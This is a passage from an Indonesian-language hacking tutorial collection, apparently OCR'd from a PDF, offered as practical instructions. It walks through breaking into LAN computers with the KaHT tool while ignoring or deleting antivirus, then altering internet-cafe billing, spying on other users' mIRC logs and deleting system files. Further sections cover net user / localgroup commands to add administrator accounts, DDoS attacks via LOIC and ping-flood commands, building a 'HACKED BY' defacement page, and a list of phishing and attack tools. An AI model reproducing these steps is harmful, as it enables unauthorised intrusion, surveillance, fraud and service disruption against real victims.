3. Simpanlah di dengan nama file berekstensi *.reg lalu jalankan file *.reg yang anda buat tadi lalu anda restart Tujuan dari tutorial ini untuk para netter yang merasa kesal dengan komputer warnet, kantor atau sebagainya yang dimana warnet, kantor atau lainnya melakukan pembatasan hak aksesnya terlalu berlebihan terhadap komputer yang kita gunakan.

4. Cara masuk di komputer lain lewat DOS (Windows XP / 2000) Anda ingin masuk dikomputer teman anda dalam sebuah LAN ? bisa melihat seluruh isi harddisk teman anda, membuat directory, membuat file, mendelete file atau apa saja ? itu mudah, semua caranya ada disini.

1.Pertama-tama anda harus tahu 2 program penting lalu downloadlah yaitu internet Maniac (Internet Maniac.exe) … Download Interenet Maniac Berfungsi untuk mengetahui ip addreas client melalui computer name / hostname KaHT (KaHt.exe) …

Download program hacker KaHT Berfungsi sebagai program untuk menerobos ke computer server atau client Ingat hanya dengan 2 program diatas maka anda bersiap-siaplah menguasai warnet / kampus / kantor dan sebagainya, lho bagaimana bisa ? hehe Pertama kali anda periksa dahulu jaringan anda dengan melihat para hostname dengan 2 cara.

Ingat hanya dengan 2 program diatas maka anda bersiap-siaplah menguasai warnet / kampus / kantor dan sebagainya, lho bagaimana bisa ? hehe Setelah 2 program diatas di download maka ekstractlah dahulu program tersebut, entah pake WINZIP atau pake apa. Kalo udah di extract lalu pertama kali anda periksa dahulu jaringan anda dengan melihat para hostname dengan 2 cara. Untuk Windows XP Cara

Pertama Masuk ke Start Lalu Search, lalu pilih computers or people lalu pilih A computer on the Network lalu langsung klik search maka akan segera muncul computer-komputer yang terkoneksi dalam jaringan.

Untuk Windows 95/98/Me/2000 (kalau anda menemukan open port 135 di OS ini) Cara Pertama Masuk ke Start Lalu Search Lalu For Files or Folders lalu pada menu Search for other item pilihlah computers, lalu akan muncul Search for computer, maka langsung klik Search Now maka nama-nama computer akan muncul (Alternatif cara yang cepat dapat mengklik My Network Place / Network Neighboure saja) Setelah loe dapetin sasaran computer yang mau di masukin / diremote maka loe langsung aja jalankan program Internet Maniac Masuklah ke Host Lookup lalu ketikkan nama computer / hostname lalu klik resolve, disini anda akan mendapat alamat ip computer tersebut.

Dengan nomor ip ini maka anda sudah mengetahui sasaran computer yang akan di masuki. Setelah itu selesai maka kita tinggalkan program Internet Maniac, kita akan berlanjut dengan program KaHT, program ini akan didetect sebagai Trojan oleh antivirus, tapi abaikan saja, jangan di hapus / di karantina kalau terdetect, kalau perlu del aja antivirusnya, satu lagi, program KaHT bekerja dalam MS-DOS Mode jadi disini kemampuan anda menggunakan DOS sangat penting, tanpa kemampuan DOS maka anda tidak akan bisa banyak berbuat.

Cara masuk DOS Mode Untuk Windows XP : Masuklah ke Start, All programs, Accessories lalu Command Prompt Untuk Windows 95/98/Me/NT/2000 Masuklah ke Start, Programs, Accessories lalu MS-DOS Prompt Setelah berhasil masuk DOS maka masuklah di directory program KaHT, masa seh bisa lupa tadi program diextract dimana, hehe, (Misal tadi di extract di C:\”"KaH) maka ketikkan “CD\”"KaHT” dan seterusnya.

Jika sudah, ini saatnya? Ketikkan “KaHT sebelum_no_ip_komputer_sasaran no_ip_komputer_sasaran. kalau bingung bisa begini : “KaHT Ip1 ip2″ ip1 : ip awal yang discan ip2 : ip terahkir yang discan Misalnya tadi ip-nya 192.168.0.1 setelah di detect pakek Internet Maniac tadi itu lho. Maka ketikkan saja “KaHT 192.168.0.0 192.168.0.1″ lalu enter aja Nah disini nanti program akan bekerja otomatis. Setelah selesai menscan jika nanti port 135 ternyata dalam keadaan open maka anda akan otomatis di computer tujuan / sasaran, untuk lebih persisnya anda akan berada di “c:\”"windows\”"system” milik komputer tujuan / sasaran setelah pen-scan-an selesai. Anda bisa bebas di computer sasaran, mau edit atau di delete pun bisa, hehe

Nah kalo udah begini kita bisa berkreasi : Pingin biaya warnet kita lebih murah ? gampang masuk aja di billing server, ketik Time, ganti aja waktunya, tapi jangan banyak-banyak apalagi minus nanti ketahuan ama operator warnetnya, hehe.

Memata-matai anak yang sedang chatting pakek MiRC di satu warnet / kampus / kantor / lainnya, cari program MiRC yang digunakan dalam computer tersebut, biasanya seh di C:\”"Program Files\”"MiRC, buka file MiRC.INI, lalu Log IRC di On kan saja dan kalo mau lihat isi chattingan teman kita itu cukup lewat “/logs” maksudnya kalau tadi di C:\”"program Files\”"MiRC program MiRCnya maka cukup masuk aja di C:\”"Program Files\”"MiRC\”"Logs nanti disitu ada file-file log hasil chattingan dia walaupun dia

sedang online tetep aja terekam, hehe, kalo mau mastiin dia makek nick apa, gampang banget bisa jalanin aja MiRCnya atau periksa di MiRC.INI, gampangkan.

Apalagi nih, Bikin computer itu rusak, lebih baik jangan, tapi sebenere bisa lho, delete aja file-file systemnya, hehe. Diatas cuman kreasi dikit aja, loe bisa aja memanfaatkannya jauh lebih bermanfaat dari pada diatas Tujuan dari tutorial ini untuk anda yang sering menggunakan komputer dengan Windows 2000 dan XP dijaringan agar lebih waspada terhadap berbagai tindakan usil dari pihak-pihak yang tidak bertanggung jawab..

5.Membuat akses administrator Windows untuk kita lewat komputer lain Kita ingin membuat administrator Windows XP/2000 di komputer lain melalui LAN ? sangat mudah, caranya masuklah ke komputer tujuan dengan program kaht yang sudah diajarkan diatas, lalu kita akan mencoba beberapa trik. Melihat akses guest dan administrator di Windows Ketik : net user Melihat aktif tidaknya guest di Windows Ketik : net user guest Membuat akses guest menjadi Administrator dengan perintah : Ketik : net localgroup Administrators Guest /add Membuat akses adminstrator sendiri :

1. Ketik : net user /add

2. Ketik : net localgroup Administrators /add Menghapus akses administrator Ketik : net localgroup Users /delete 1. Cara mengetahui password administrator Windows – Download Proactive Windows Security Explorer

Pengertian DDoS dan Cara Melakukan DDoS Attack

apa sih DDOS itu?
Serangan DDOS (Denial Distribute of services) Attack, mungkin adalah serangan yang paling simple di lakukan namun efeknya sangat berbahaya.
Situs-situs besar seperti yahoo.com , ebay.com , hotmail.com, e-gold.com , 2checkout.com dan lain-lain pernah mengalami serangan yang mengakibatkan situs nya tidak bisa di akses selama beberapa jam.

Yang terbaru adalah situs e-gold.com pada tahun 2005 kemarin, situs nya di serang dengan memakai metode DDOS (Denial Distribute of services).

Bagaimana cara kerja DDOS ?

Jika Anda memakai program windows , coba lakukan ini di komputer Anda.

1. Start , Programs , Accessories , Command Prompt
2. Kemudian di Command prompt ketikan , Ping -t www.situsyangdituju.com

atau bisa juga Start, Run , Ping -t www.situsyangdituju.com

Kemudian komputer Anda akan mengirimkan paket informasi ke situs yang di tuju tadi, pada dasarnya dengan perintah tersebut komputer Anda mengirimkan ucapan "Halo , apa ada orang di situ ? " , ke situs yang di tuju tadi. kemudian server situs yang di tuju tadi mengirimkan jawaban balik dengan mengatakan : "ya, di sini ada orang"

Sekarang bayangkan, jika ada ribuan komputer, dalam waktu bersamaan melakukan perintah tersebut di situs yang di tuju. 1 komputer mengirimkan data sebesar 32 bytes / detik ke situs yang di tuju. Jika ada 10.000 komputer yang melakukan perintah tersebut secara bersamaan, itu artinya ada kiriman data sebesar 312 Mega Bytes/ detik yang di terima oleh situs yang di tuju tadi.

Dan server dari situs yang di tuju tadi pun harus merespon kiriman yang di kirim dari 10.000 komputer secara bersamaan. Jika 312 MB/ detik data yang harus di proses oleh server, dalam 1 menit saja, server harus memproses kiriman data sebesar 312 MB x 60 detik = 18720 MB. Bisa di tebak, situs yang di serang dengan metode ini akan mengalami Over Load / kelebihan data, dan tidak sanggup memproses kiriman data yang datang.

Pertanyaan nya , bagaimana 10.000 komputer tersebut bisa ikut melakukan serangan?

Komputer-komputer lain yang ikut melakukan serangan tersebut di sebut komputer zombie, dimana sudah terinfeksi semacam adware. jadi si Penyerang hanya memerintahkan komputer utamanya untuk mengirimkan perintah ke komputer zombie yang sudah terinfeksi agar melakukan Ping ke situs yang di tuju. Oleh karena itu pentingnya ada firewall di komputer anda, untuk memonitor paket yang keluar maupun yang masuk dari komputer anda.
Jika anda belum memiliki firewall bisa coba zone alarm, silahkan download KLIK DI SINI
Adware biasanya di dapat dari program-program gratisan yang anda download, untuk itu juga harus berhati-hati mendownload program gratisan.

Bagaimana jika ada situs yang mengklaim situsnya sedang di serang , bagaimana kita tahu itu benar atau bohong ?

Bisa kita lakukan analisa untuk mendeteksi benar atau tidaknya serangan tersebut terjadi, atau hanya mengaku-ngaku saja.

Jika anda berkecimpung di dunia Investment semacam HYIP, autosurf , atau pun situs investasi lainnya.

biasanya sering anda jumpai ada situs yang adminnya bilang situsnya sedang di serang pakai metode DDOS, dan terpaksa harus menutup situs nya, ujung-ujungnya yah admin tersebut melakukan SCAM, atau tidak membayar membernya.

Berikut tahap-tahap melakukan analisa benar atau tidaknya situs tsb di serang.

1. Beri Nilai kemampuan finansial dari situs investasi tersebut.
- Sekarang ini sudah banyak jasa penyedia ANTI DDOS , biaya nya pun cukup mahal yakni berkisar $600 / bulan sampai dengan $1000 / bulan.

sekarang anda nilai situs tersebut, apakah mampu membayar jasa tersebut atau tidak. Jika bisnis nya bernilai ratusan ribu dollar , masak sih tidak mau ngeluarin uang $600 / bulan untuk mengamankan situs nya ? Sering anda lihat kan , ada situs investasi yang menulis :

Total investasi : sekian ratus ribu dollar
Total Withdrawal : sekian ratus ribu dollar

Jika benar uangnya sebanyak itu, tentu tidak ragu untuk membayar services ANTI DDOS sebesar $600 / bulan.

2. Periksa kebenaran.
Jika situs tersebut mengklaim mereka memiliki dan menyewa services ANTI DDOS, tanyakan di mana mereka menyewanya . biasanya di situs penyedia layanan ANTI DDOS di tulis nama-nama client yang menggunakan atau memakai services mereka.

3. Periksa hostingnya, apakah menggunakan satu private IP address, atau shared IP address.
Private IP address artinya = 1 nomor IP untuk 1 domain
Shared IP address artinya = 1 nomor IP untuk BANYAK DOMAIN.

sebagai contoh :
situs semuabisnis.com menggunakan shared IP address. IP untuk domain semuabisnis.com adalah http://75.126.30.10/ dan ada sekitar 14 domain / situs yang menggunakan IP ini , salah satunya adalah ambri-servers.com

Jadi jika situs semuabisnis.com di serang, maka efeknya akan terasa juga di ambri-servers.com maupun di situs-situs lainnya yang memiliki IP yang sama dengan semuabisnis.com

Jika semuabisnis.com mengaku di serang, namun anda masih bisa mengakses ambri-servers.com ataupun masih bisa mengakses situs lainnya yang memiliki IP yang sama dengan semuabisnis.com , maka itu tidak benar paling cuma buat gaya-gayaan.. hehehe.

Begitu juga dengan situs investasi yang mengaku situs nya di serang, coba periksa ip addressnya. menggunakan private IP atau shared IP. jika shared IP, coba periksa situs lainnya yang memiliki IP yang sama dengan situs investasi tersebut. apakah situs lainnya masih bisa di akses atau tidak.

Jika seseorang melakukan serangan ke semuabisnis.com , maka yang tidak bisa di akses bukan hanya situs semuabisnis.com melainkan situs-situs lainnya yang memiliki IP address yang sama akan mengalami overload juga.

Untuk mengecek dia menggunakan Shared hosting atau tidak, lakukan ini.

PING -t situsyangdituju.com

kemudian catat no ip.yg muncul di command prompt.
Setelah itu periksa ip tersebut di http://whois.webhosting.info/no IP jika hanya muncul satu domain, maka IP tersebut khusus untuk 1 domain (private IP)
Jika banyak nama-nama situs yang muncul, maka IP tersebut adalah 1 IP untuk banyak domain (shared IP)

Cara Melakukan DDoS Attack

serangan ini tidka dapat dicegah karena memang keroyokan alias ya berdo'a saja supaya situs kita tidak down akibat kena serangan DDoS Attack. ada pun cara untuk melakukan DDoS Attack sangat-sangat mudah, bahkan anak SMP pun bisa melakukanya. untuk mereka yang menggunakan OS Windows dapat menggunakan dua cara. cara pertama adalah dengan menggunakan software bernama Low Orbit Ion Cannon.(308 kb)program ini tidak perlu diinstall cukup jalankan seperti program portable lainya.


1. Jalankan program

2. Setelah muncul Jendela di bagian URL masukan situs yang ingin diserang misalkan www.coba.com, lalu klik lock on

3. setelah itu klik tombol IMMA CHARGIN MAH LAZER

4. silakan lihat hasilnya dibawah, disana terdapat keterangan berapa jumlah packet yang connecting, requesting, downloading, downloaded, requested dan failed.

5. jika berhasil berarti berarti pada bagian yang failed seharusnya banyak , yang menandakan bahwa server telah down.



cara kedua adalah dengan membanjiri Ping melalui command promt alias CMD. buka start->run dan ketikan cmd, atau tekan kombinasi tombol Windows + R dan ketik cmd, kemudian enter. setelah jendela Command Prompt muncul ketikan

#ping target.com

setelah itu akan muncul nomor ip dari situs tersebut, anggaplah nomor ip adalah 192.168.1.1, kemudian saatnya melakukan serangan ke sistem server hosting target.com.

#ping 192.168.1.1 -l 39999 -n 10000000 -w 0.00001

yang berarti :

n = besarnya Ping , nilai “10000000” silakan diubah sesuai dengan yang diinginkan .

192.168.1.1= ganti alamat ip dari situs target.com

-W 0,00001 = Ini adalah periode waktu tunggu antar satu ping.

dua cara tadi jika anda di windows, bagaimana jika di linux, hal ini jauh lebih mudah untuk dilakukan tapi hal pertama yang harus dimiliki adalah hak sebagai root. silakan ketika command ini di terminal linux.

#sudo ping -f 192.168.1.1

system akan melakukan ping sebanyak yang bisa dibuat, biasanya 10.000/menit, jika respondnya adalah Host Unreachable dll, berarti system telah down. untuk alamat 192.168.1.1 silakan ganti dengan alamat ip situs target.com.

Cara Mudah Membuat Script Deface - Script HTML

Kali ini saya akan share tutorial yang mungkin "tidak diperlukan" lagi oleh para master deface. Namun meski tidak mainstream masih ada yang bertanya cara membuat Script HTML/ Script Deface. Oleh karena itu saya mencoba berbagi apa yang saya ketahui, membuat basic script HTML secara manual. Yang saya gunakan disini hanyalah **Notepad**.


Oke, sebelumnya perlu diketahui bahwa script HTML terdiri dari HEAD dan BODY. Head untuk menaruh judul dan meta tag sementara body diisi dengan notice/gambar deface.
Kira-kira susunannya seperti ini :

```
<HTML>
<head>
[kode HTML]
</head>
<body>
[Kode HTML]
</body>
</HTML>
```

Kita coba membuat title/judul halaman deface dan isi.
Perhatikan saja script sederhana berikut.

```
<HTML>
<head>
<title>HACKED BY NABILAHOLIC</title>
</head>
<body>
Just simple script by nabilaholic
</body>
</HTML>
```


Simpan dengan format .html . Sebagai contoh saya simpan dengan nama hacked.html . Coba buka menggunakan firefox/chrome sobat.



Sip, langkah awal sudah berhasil.
Tahap kedua, kita coba untuk mengatur warna, besar huruf dan menengahkan huruf.
Simak saja scriptnya :

```
<HTML>
<head>
<title>HACKED BY NABILAHOLIC</title>
</head>
<body>
<center><FONT COLOR="red"><FONT SIZE=6>Just simple script by
nabilaholic</FONT></FONT></center>
</body>
</HTML>
```


Untuk font color bisa diganti dengan green, blue dll. Begitu juga dengan font size. Ini hasilnya :



Tahap ketiga, kita coba memberi warna background pada script HTML.
Lihat script berikut :

```
<HTML>
<head>
<title>HACKED BY NABILAHOLIC</title>
</head>
<body BGCOLOR="black">
<center><FONT COLOR="red"><FONT SIZE=6>Just simple script by
nabilaholic</FONT></FONT></center>
</body>
</HTML>
```

Tinggal menambahkan BGCOLOR di samping kode <body dan sebelum tanda tutp [>]
Save dan lihat hasilnya.




Tahap membuat script HTML bagi pemula sudah hampir selesai. Sekarang kita coba untuk menambah gambar pada script HTML kita.
Lihat script berikut :

```
<HTML>
<head>
<title>HACKED BY NABILAHOLIC</title>
</head>
<body BGCOLOR="black">
<center><FONT COLOR="red"><FONT SIZE=6>Just simple script by
nabilaholic</FONT></FONT></center>
<center><img src="http://1.bp.blogspot.com/-
awbsg8MgV4c/UVbca0UvPpI/AAAAAAAAAX0/u1cje4XtGtY/s1600/heavyrotation.jpg" width="860"
height="264""><center>
</body>
</HTML>
```

URL gambar yang saya beri warna biru bisa kalian ganti sendiri. Begitu juga dengan width dan height. Untuk gambarnya bisa cari di google atau upload di hosting upload gambar . Ex : google picasa, photobucket, dll.

Sekarang,kita coba tambahkan meta tag di komponen HEAD. Apa sih fungsi meta tag ?
Untuk member description dan keyword di hasil pencarian google. Mungkin kalau dijelaskan dengan kata-kata sulit, coba lihat saja gambar berikut.



Kata yang saya beri tanda merah, itulah yang disebut META DESCRIPTION.
Lihat script berikut :

```
<HTML>
<head>
<title>HACKED BY NABILAHOLIC</title>
<meta name="description" content="You Got Hacked by Nabilaholic ? Where the security !" />
</head>
<body BGCOLOR="black">
<center><FONT COLOR="red"><FONT SIZE=6>Just simple script by
nabilaholic</FONT></FONT></center>
<center><img src="http://1.bp.blogspot.com/-
awbsg8MgV4c/UVbca0UvPpI/AAAAAAAAAX0/u1cje4XtGtY/s1600/heavyrotation.jpg" width="860"
height="264""><center>
</body>
</HTML>
```

Sebenarnya masih banyak meta tag seperti meta keyword, robots, title , dll. Namun karena ini adalah tahap perkenalan, pasang yang penting saja dulu. Yaitu meta description.

Selanjutnya, kita coba sedikit menghias script kita dengan tulisan berjalan [marquee] dan berkedip [blink].
Lihat saja kode berikut :


```
<HTML>
<head>
<title>HACKED BY NABILAHOLIC</title>
<meta name="description" content="You Got Hacked by Nabilaholic ? Where the security !" />
</head>
<body BGCOLOR="black">
<center><FONT COLOR="red"><FONT SIZE=6><blink>Just simple script by
nabilaholic</blink></FONT></FONT></center>
<center><img src="http://1.bp.blogspot.com/-
awbsg8MgV4c/UVbca0UvPpI/AAAAAAAAAX0/u1cje4XtGtY/s1600/heavyrotation.jpg" width="860"
height="264""><center>
<center><FONT COLOR="red"><FONT SIZE=6><marquee>Just simple script by
nabilaholic</marquee></FONT></FONT></center>
```

</body>
</HTML>

MACAM" Hacking Tools 2013 – Cracking Tools 2013

1. PWN STAR

Sebuah script bash untuk meluncurkan AP , dapat dikonfigurasi dengan berbagai macam pilihan serangan. Termasuk sejumlah script index.html dan server php, untuk phishing. Dapat bertindak sebagai multi-klien captive portal menggunakan php dan iptables. Eksploitasi klasik seperti kejahatan-PDF, De-auth dengan aireplay, dll.




Fitur Umum:

1. Mengelola Antarmuka dan MAC Spoofing
2. Mengatur sniffing
3. Web phishing
4. Karmetasploit
5. WPA handshake
6. De-auth klien
7. Mengelola Iptables

Download PwnStar Disini:

2. ZED Attack Proxy (ZAP)

(ZAP) adalah alat penetrasi pengujian terpadu untuk menemukan kerentanan dalam aplikasi web. Tools ini dirancang untuk digunakan oleh orang-orang dengan berbagai pengalaman security dan dengan demikian sangat ideal untuk para pengembang dan penguji fungsional yang baru untuk penetration testing serta menjadi tambahan yang berguna untuk toolbox tester.



Fitur Utama:

1. Intercepting Proxy
2. Active scanner
3. Passive scanner
4. Brute Force scanner
5. Spider

6. Fuzzer
7. Port Scanner
8. Dynamic SSL certificates
9. API
10. Beanshell integration

Download ZAP Disini:

3. SET (Social Engineering Toolkit)

Tools yang berfokus pada menyerang unsur kelemahan dan kelengahan manusia. Tool ini sangat banyak digunakan saat ini dan merupakan salah satu tools yang sukses di demonstrasikan di Defcon.

Fitur Utama:


- Spear-Phishing Attack Vector
- Java Applet Attack Vector
- Metasploit Browser Exploit Method
- Credential Harvester Attack Method
- Tabnabbing Attack Method
- Man Left in the Middle Attack Method

- Web Jacking Attack Method
- Multi-Attack Web Vector
- Infectious Media Generator
- Teensy USB HID Attack Vector

Download Social Engineering Toolkit Disini:

4. BURP SUITE

Burp Suite adalah alat yang sangat bagus sekali untuk pengujian keamanan aplikasi web. Alat ini sangat bagus untuk pentester dan peneliti keamanan. Ini berisi berbagai alat dengan antarmuka banyak di antara mereka yang dirancang untuk memudahkan dan mempercepat proses menyerang aplikasi website.



